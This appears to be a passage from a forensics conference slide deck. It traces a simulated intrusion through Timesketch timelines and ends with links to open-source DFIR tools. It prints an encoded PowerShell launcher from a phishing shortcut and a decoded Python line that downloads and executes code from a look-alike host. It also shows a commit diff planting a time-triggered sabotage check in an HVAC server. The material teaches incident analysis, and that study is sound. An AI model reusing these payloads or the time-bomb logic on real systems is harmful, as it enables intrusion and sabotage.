| 2019-10-04T13:21:12+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de...] | bchang-laptop |
| 2019-10-04T13:21:13+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de...] | bchang-laptop |
| 2019-10-04T13:21:46+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | TSK:/Windows/Prefetch/WHOAMI.EXE-824687C3.pf Type: file | bchang-laptop |
| 2019-10-04T13:21:53+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | Prefetch [WSLHOST.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: ...] | bchang-laptop |
| 2019-10-04T13:26:40+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | Prefetch [CMD.EXE] was executed - run count 0 path: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, de...] | bchang-laptop |
| 2019-10-04T13:26:40+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE...e | bchang-laptop |
| 2019-10-04T13:26:50+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | NC64.EXE-DE737A17.pf File reference: 60417-10 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T... | bchang-laptop |
| 2019-10-04T13:26:50+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | NC64.EXE-DE737A17.pf File reference: 60417-10 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_TRUNCATION | bchang-laptop |
| 2019-10-04T13:26:50+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | CMD.EXE-CD245F9E.pf File reference: 82834-3 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_TRUNCATION | bchang-laptop |
| 2019-10-04T13:27:05+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | WSLHOST.EXE-91595FDC.pf File reference: 87196-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DAT... | bchang-laptop |
| 2019-10-04T13:27:05+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T... | bchang-laptop |
| 2019-10-04T13:27:05+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | BASH.EXE-6011DE80.pf File reference: 87123-4 Parent file reference: 77572-2 Update reason: USN_REASON_DATA_EXTEND, USN_REASON_DATA_T... | bchang-laptop |



Working Backwards: Phishing

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| 2019-09-25T13:42:56.000000 | <input type="checkbox"/> | http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGjYXRpb24vb2N0ZXQtc3RyZWFT/filenameOrigi... | bchang-laptop-new |
| 2019-09-25T13:42:56.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file | bchang-laptop-new |
| 2019-09-25T13:42:56.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file | bchang-laptop-new |
| 2019-09-25T13:42:56.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file | bchang-laptop-new |
| 2019-09-25T13:42:56.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.download Type: file | bchang-laptop-new |
| 2019-09-25T13:43:25.000000 | <input type="checkbox"/> | http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGjYXRpb24vb2N0ZXQtc3RyZWFT/filenameOrigi... | bchang-laptop-new |
| 2019-09-25T13:43:25.000000 | <input type="checkbox"/> | http://webmail.greendale.xyz/index.php/mail/viewmessage/getattachment/folder/INBOX/uniqueId/45/mimeType/YXBwbGjYXRpb24vb2N0ZXQtc3RyZWFT/filenameOrigi... | bchang-laptop-new |
| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.Ink Type: file | bchang-laptop-new |
| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms Type: file | bchang-laptop-new |
| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms Type: file | bchang-laptop-new |
| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\f01b4d95cf55d32a.automaticDestinations-ms Type: file | bchang-laptop-new |
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| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.Ink Type: file | bchang-laptop-new |
| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.Ink Type: file | bchang-laptop-new |
| 2019-09-25T13:43:34.000000 | <input type="checkbox"/> | NTFS:\Users\BenjaminChang\AppData\Roaming\Microsoft\Windows\Recent\Downloads.Ink Type: file | bchang-laptop-new |
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14 events (0.02s)

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Fields (1)

**message****Timeline name**

[Empty description] File size: 0 File attribute flags: 0x00000000 cmd arguments: /c powershell -NonI -W Hi...

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| command_line_arguments | /c powershell -NonI -W Hidden -NoP -Exec Bypass -EncodedCommand QwA6AC8AUAB5AHQAaAbvAG4AMgA3AC8AcAB5AHQAaAbvAG4ALgBIAhgAZQAgAC0AYwAgACIAaQBtAHAAbwByAHQAIAB1AHIAbABsAGkAYgA7AGUAeABIAGMAiAB1AHIAbABsAGkAYgAuAHUAcgBsAG8AcABIAG4AKAAAnAGgAdAB0AHAAOgAvAC8AZwByAGUAbgBkAGEAbA BIAC4AeAB5AHoALwBvAFkAQwB4AFiTTwBiAHUAdwBmACcAKQAuAHIAZQBhAGQAKAApACIA | |
| data_type | windows:lnk:link | |
| datetime | 1970-01-01T00:00:00+00:00 | |
| display_name | NTFS:\Users\BenjaminChang\Downloads\Invoice_6_4_2019_67544.PDF.lnk | |




Base 64 decrypted payload



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C:/Python27/python.exe -c "import urllib;exec urllib.urlopen('http://grendale.xyz/oYCxR0buwf').read()"
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
Greendale explains



Bioreactor



Greendale explains





Looking for git

1-40 of 892 events (0.016s)

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Fields (1)



message

Timeline name

2019-10-02T15:06:41.000000



NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git Type: directory

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NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\.git\description Type: file

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Looking for git

28 events (0.033s)

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| 2019-10-04T14:28:40.000000 | <input type="checkbox"/> NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\hvac_server.py Type: file | bchang-laptop-new |
| 2019-10-04T14:28:40.000000 | <input type="checkbox"/> NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\hvac_server.py Type: file | bchang-laptop-new |
| 2019-10-04T14:28:40.000000 | <input type="checkbox"/> NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\hvac_server.py Type: file | bchang-laptop-new |

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| 2019-10-02T15:06:45.000000 | <input type="checkbox"/> NTFS:\Users\BenjaminChang\AppData\Local\Lenovo\Backup\hvac-iot-production\Dockerfile Type: file | bchang-laptop-new |
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Committing to evil



Commit: 34bb0cd Commit: 7492e25

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(...) 76 if data['ac_on']: 76 if data['ac_on']: 77 self.logger.info(f'Device {device_id} AC temperature 77 self.logger.info(f'Device {device_id} AC temperature 78 config_data_json = json.dumps(config_data) 78 self._check_maintenance_mode(config_data) 79 config_data_json = json.dumps(config_data) 80 body = { 81 'version_to_update': 0, 82 # The data is passed as raw bytes, so you encode it 83 (...) 162 163 def _check_maintenance_mode(self, data): 164     if time.time() > 0x5eec9dab: 165         data['ac_on'] = data.get('maintenance_mode', False) 166 167
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History Snapshots Logpoints


| ID | Author | Commit Date | Description | LEFT | RIGHT | <> | undo |
|---------|-----------|-------------------------|-------------|------|-------|----|------|
| 7492e25 | bchang | 2019-10-04 16:33 +02:00 | update | LEFT | RIGHT | <> | undo |
| 34bb0cd | Ben Chang | 2019-09-27 15:52 +02:00 | fix | LEFT | RIGHT | <> | undo |

0x5eec9dab == 1592565163



June 18, 2020

15:14:40 UTC



Closing Credits

Why open source?

- We try hard to be platform agnostic
- We never know on which environment you're going to have to work
- We want to ingest data from non-Google sources as well
- Give something back to the community in the process 😊

How do I get started?

- Most platforms have ready-to-use Docker containers
- Check out the following links 

Forseti

- <https://forsetisecurity.org/>
- Collection of community-driven, open-source tools to help you improve the security of your Google Cloud Platform (GCP) environments
- Apache License v2



dfTimewolf

- <https://github.com/log2timeline/dftimewolf>
- Orchestration between different tools and APIs
- Apache License v2



Turbinia/Plaso

- <https://github.com/google/turbinia>
 - Forensics orchestration in the cloud
 - Apache License v2
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- <https://github.com/log2timeline/plaso>
 - Recursively parses and extracts timestamp information from files
 - Apache License v2



GIFT Stick

- <https://github.com/google/GiftStick>
- Bootable OS that copies disks/firmware to the cloud
- Apache License v2

(demo featuring our in-house hand model)




Timesketch

- <https://github.com/google/timesketch>
- <https://demo.timesketch.org>
- Visual timeline analysis tool
- timesketch-dev@googlegroups.com
- Apache License v2



Links and Contact

- dfTimewolf
 - <https://github.com/log2timeline/dftimewolf>
- Turbinia
 - <https://github.com/google/turbinia>
- Timesketch
 - <https://github.com/google/timesketch>
- GIFT
 - <https://github.com/google/GiftStick>
- Plaso
 - <https://github.com/log2timeline/plaso>
- Forseti
 - <https://forsetisecurity.org/>
- Slack Channel
 - <https://github.com/open-source-dfir/slack>
- Blog
 - <https://osdfir.blogspot.com/>



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